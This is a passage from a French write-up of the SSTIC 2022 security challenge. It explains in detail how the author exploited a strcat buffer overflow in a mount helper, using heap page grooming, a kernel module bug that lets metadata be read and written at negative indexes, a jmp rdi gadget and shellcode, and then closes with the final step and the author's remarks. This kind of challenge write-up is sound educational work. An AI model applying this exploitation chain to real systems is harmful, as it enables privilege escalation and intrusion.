Mais avant de rentrer dans les détails de l'exploitation, un petit détour par le « protocole » (très basique) de communication avec ***mounter_server***. Ce « protocole » peut être facilement compris via mounter_client, et a été utilisé dans l'exploit de l'étape 5 :

- 2 actions peuvent être déclenchées : monter et démonter le système de fichier goodfs ;
- Pour déclencher l'une ou l'autre des actions, le client ouvre et mmap la mémoire partagée (avec donc mounter_server) au sein du fichier ***/run/mount_shm*** ;
- Puis le client écrit un bloc de données [trigger] [mot de passe] [action] [type] dans la mémoire partagée ;
- Pour que le déclenchement de l'action soit effectif, il faut trigger = 1, le mot de passe correct (obtenu lors de l'étape 4), l'action parmi mount ou umount, et type = goodfs.

Le serveur conserve également l'état du système de fichier en mémoire (monté ou non) et empêche un double montage ou démontage.

Le schéma suivant récapitule la construction des blocs de commandes considérés comme valides (et qui vont être traités par le serveur) :



Lorsque le trigger 1 est écrit sur la zone mémoire partagée, le serveur enclenche le traitement du bloc de données de taille 0x304 :

- Malloc d'un autre bloc de 304 octets pour éviter les races conditions en cas d'utilisation du bloc de mémoire partagée, copie du bloc de mémoire partagée vers le bloc alloué, mise à 0 du bloc de mémoire partagée ;
- Vérification du mot de passe à l'adresse du bloc X + 4 ;
- Si le mot de passe est bon, appel de la fonction do_command(ACTION = X+0x104, TYPE = X+0x204) ;
- Comparaison (via strcmp) des chaînes ACTION et TYPE, conduisant au montage ou au démontage du système de fichiers si l'état est correct ;
- Seuls les cas corrects (mot de passe, action et type attendus) conduisent à l'appel de la fonction ***syslog_command*** (le serveur finit par l'écriture de la valeur 2 à la place du trigger, et le buffer de taille 0x304 est libéré) ;
- Tous les autres cas mènent à une commande ratée, et le serveur termine l'itération en écrivant la valeur 3 à la place du trigger, et le buffer de taille 0x304 **n'est pas libéré**.

La fonction ***syslog_command*** est vulnérable à un buffer overflow vite identifié lors de l'appel à la fonction strcat, ne peut donc être appelée que si le bloc de commande est correct (vérifie les conditions évoquées dans le paragraphe précédent).

Cela semble donc a priori compromettre toute exploitation du buffer overflow, vu que les données concaténées avec stract sont l'ACTION et le TYPE, qui valent respectivement mount/umount et goodfs (avant un null byte) pour aboutir à l'appel effectif de la fonction vulnérable.

Malgré tout, en combinant l'ensemble des éléments décrits jusqu'à maintenant, on peut se poser la question suivante : et si jamais les pages de données allouées via malloc dans mounter_server se retrouvaient (par pur hasard) avec une adresse virtuelle juste avant une page allouée pour le superblock lors du montage du système de fichier ?

Avec le défaut de lecture/écriture hors limite (index négatif) des métadata dans le module kernel, on pourrait alors supprimer les null bytes dans le bloc initial alloué via malloc dans mounter_server, ceci afin d'exploiter le buffer overflow dans strcat avec un shellcode sur la pile (vu l'absence de NX).

L'exploitation de ce buffer overflow sera d'ailleurs facilitée par un pointeur de fonction sur la pile et l'appel de ce pointeur de fonction avec comme premier argument notre buffer (tout semble avoir été prévu pour utiliser le gadget ***jmp rdi*** à l'adresse 0x4016ED).

La question est donc de savoir si c'est bien possible (et si oui, avec quelle fiabilité) d'obtenir 2 pages allouées conjointement, une après le malloc dans mounter_server et une autre dans le premier _bread_gfp réalisé au moment du montage du système de fichier.


L'heuristique suivante permet assez probablement d'expliquer pourquoi ce scénario est plus que probable et assez fiable dans des conditions d'exploitation sans interférence comme c'est le cas ici.

Supposons la situation initiale suivante :

M représente la page allouée contenant le bloc de mémoire courant (de taille 0x304) dans mounter_server.
SB0 représente le superblock actuellement alloué du système de fichier goodfs (qu'on suppose actuellement monté).
Les blocs **F** représentent des blocs mémoire libres.
Les blocs **NF** représentent les blocs mémoire non libres (en cours d'utilisation).


Supposons maintenant qu'on déclenche le démontage du système de fichier, puis plusieurs commandes ratées dans mounter_server : dans ce cas, les blocs d'action ne sont pas libérés et le tas de mounter_server grossit, ce qui se traduit par l'allocation ultérieure de nouvelles pages (on peut supposer la récupération des pages libres) :

...




Supposons maintenant qu'on a alloué toutes les pages libres à **M**. Que ce passe-t-il maintenant si on monte le système de fichier ?

Le remontage de goodfs passe obligatoirement par l'allocation de 0x304 octets de données dans mounter_server. Si on a épuisé toutes les pages libres, la page physique associée au contenu alloué via malloc a une adresse virtuelle à la fin de l'espace d'adressage actuel (sorte de brk côté Kernel) :



Or, immédiatement après le malloc, survient le montage du système de fichier, donc l'allocation d'une nouvelle page mémoire pour stocker le contenu du bloc 0 de /dev/sdb utilisé par la fonction goodfs_fill_super. Cette allocation est par expérience réalisée à l'adresse virtuelle suivant immédiatement la dernière page mémoire non libre, c'est-à-dire ici la page mémoire **M** :



A ce moment, la page est mise en cache et le bloc 0 ne bougera pas tant que le système de fichier n'est pas démonté. Si on a stabilisé la primitive côté mounter_server, on retrouve donc nos données juste avant la page mémoire contenant le bloc 0.

Pour savoir lorsque cette condition est réalisée, on peut réaliser les actions suivantes :

- Lorsque le FS est dans l'état umount, réaliser X commandes ratées : les pages mémoires libres sont progressivement consommées. Les commandes ratées doivent contenir un motif facilement repérable, par exemple envoyer des blocs de 3 * 0x100 lettres différentes (non nulles) permettra de repérer grosses mailles à quel endroit du tas on a lu des données ;
- Monter le système de fichier après avoir exploité initialement la vulnérabilité de l'étape 5 pour écrire des numéros de bloc **négatifs** dans la page d'un dossier (ainsi la lecture / écriture des métadata pour créer au sauvegarder les inodes vers et depuis les pages en RAM va être réalisée à partir des données sur la page **M**) ;
- (lors de l'exploitation de la step5, il est conseillé d'étaler les numéros de bloc négatifs sur les 0x1000 octets de la page précédente pour s'assurer d'une bonne localisation des données) ;
- Pour tous les enfants du dossier malveillant, récupérer la sortie du syscall autorisé ***sstat*** : lorsqu'on repère un motif répété dans les champs atime ou utime, alors on sait que nos 2 pages sont adjacentes et on a la situation escomptée où la lecture et l'écriture de **M** peuvent survenir à partir du chargement ou de la sauvegarde des inodes à partir de **SB0**.
- Si aucun motif n'est identifié, on démonte le système de fichier et on recommence jusqu'à obtenir l'adjacence des 2 pages.


Une fois que le plus dur est fait, ne « reste » plus qu'à localiser à la perfection l'endroit où va être stockée la prochaine chaîne « umount » légitime. Ensuite, on s'arrange pour faire pointer le champ atime d'un inode dans goodfs vers l'adresse associée.

L'idée finale est, au moment d'un dernier démontage, de réécrire le null byte forcé après umount pour que le démontage se passe, avec un octet non nul, permettant l'exploitation du BOF lors de la copie du champ ACTION (donc ici le umount modifié) au niveau de la fonction strcat.


La réécriture du champ atime va être réalisée à partir du syscall utime sur l'inode malveillant. Pour cela, un dernier détail technique nécessite que l'utilisateur actuel au niveau du serveur FTP (sstic) soit en mesure (ait la permission) de modifier l'attribut atime du fichier. Tout a été prévu pour, et il suffit pour cela d'écrire le bon UID et/ou GID dans les metadata de l'inode chargé.

Un schéma vaut mieux que de long discours pour cette dernière étape un peu tricky :


État initial des données avant mount :



On s'arrange pour avoir le numéro de bloc dans le dossier malveillant qui soit associé à une entrée de metadatas à l'adresse X+0xF0 lors de l'exploitation de la vulnérabilité du modulo avec index négatif via l'exploit de l'étape 5 : l'inode enfant est donc construit à partir des données suivantes lors de l'accès au contenu du dossier:



On modifie par la suite les métadonnées de l'inode (notamment le champ time) pour supprimer le null byte :



Et finalement, on démonte le système de fichier : le marquage dirty de l'inode provoque lors du démontage une écriture des données via write_inode sur le contenu des données mmapées dans mounter_server :

```
         0               1               2               3
         0   1   2   3   0   1   2   3   0   1   2   3   0   1   2   3
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
X+0x0   | GOODFS_PASSWORD + \x00 + anything
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
          ...
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
X+0xf0  | UID = 0x3E8   | GID = 0x3E8   | anything                      |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
X+0x100 | début du shellcode            | shellcode                     |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
X+0x110 | suite du shellcode ...
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
          ...                                                           |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
X+0x200 | g   o   o   d   f   s  \x00 ? |anything
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
          ...
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
X+0x2f0                                                                 |
        +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

La fonction umount s'étant bien déroulée et étant après la condition de strcmp avec umount, on passe bien par la fonction syslog command, qui strcat plus de données que de raison, provoquant l'overflow tant espéré.

Quelques subtilités techniques plus tard (shellcode sans null byte, nécessité d'un shellcode de taille inférieure à 0xC0, second inode à créer en raison de l'espace et du TYPE également inséré après le premier stract), c'est le GG.

Même si le shellcode choisi (double chmod 777 de /root puis de /root/final_secret) n'est pas du plus bel effet, l'important est que le flag 6 est contenu dans ce fichier maintenant sans aucune protection : SSTIC{f2998…}.

2.7 STEP7 : Le mot de la fin

Difficulté de l'étape	**Très facile**
Avancement obtenu	Récupération de l'adresse email
Description simplifiée	• Finir le challenge (penser rager sur de la stégano mais en fait non)

Il faut bien avoir 42 pages à la fin non ? On serre un peu le tout pour finir ça dans les règles de l'art. Quand on s'aperçoit qu'on n'a en fait pas fini 1 jour après la step6, on constate que lire les 0x200 premiers octets du fichier final ne suffit pas. Donc on lit l'intégralité du fichier et on observe une chaîne de 104219 = 89*1171 caractères.

On split le texte sur 89 lignes et on essaie d'afficher en dézoomant au maximum sur son éditeur de texte préféré, taa .. daa : 8e5f…@sstic.org.

3 ANNEXES

3.1 Commentaire

Plus beaucoup de temps avant de rendre ce write-up, ni pour faire les remerciements et les références adéquates (il aurait fallu les retrouver, c'est un peu le problème de vouloir tout faire à la va-vite). Pardonnez l'absence de relecture.

Malgré un long passage à vide sur l'étape 5 au bord du décrochage, ce challenge était réellement l'un des plus intéressants auquel j'ai jamais participé. Faire « beaucoup » avec peu de primitives autorisées, apprendre un tas de choses nouvelles permettant de comprendre un peu mieux comment est organisé le système de fichier virtuel Linux. On comprend mieux la puissance de la maxime « Everything is a file ».

Un grand merci aux concepteurs de ce challenge d'une qualité excellente, en espérant pouvoir le refaire l'année prochaine (plus vite et moins salement pour le code associé).

Merci également aux acteurs qui ont conçu et qui maintiennent des outils aussi puissants que Qemu, pintools, pwnlib, …

Merci enfin à Naimphomane sans qui l'idée de finir la step 5 et le challenge aurait sûrement été abandonnée.

Quelques enseignements tirés de cette itération :

- Éviter de vouloir tout faire trop rapidement, c'est toujours contre-productif avec ce type de challenge ;
- Étudier le plus d'information à sa disposition possible avant de se lancer dans l'étape suivante, ça peut aider pour comprendre l'idée générale du challenge (contrairement à ce qui est présenté ici, mounter_server et zz pas vus avant d'arriver aux étapes associées) ;
- Apprendre à mettre en place des environnements de debug performants, parce qu'attendre 1 seconde à chaque step-in ça n'est très vite plus viable … ;
- Mieux poser les problèmes et faire des schémas dès que possible sur les étapes compliquées (et non pas juste au moment du write-up), j'espère ne pas avoir à revivre le calvaire passé sur l'étape 5 …

Historique du document

Version	Date	Commentaire	Responsable
0.1	14/05/2022	Création du document	Alka(nor) - JS
0.2	14/05/2022	Rédaction du document	Julien Schoumacher
1.0	20/05/2022	Validation du document (course pour finir dans les temps)	Alka - Julien Schoumacher

Calendrier des tests

Les tests ont été menés du **01/04/2022** au **12/05/2022**.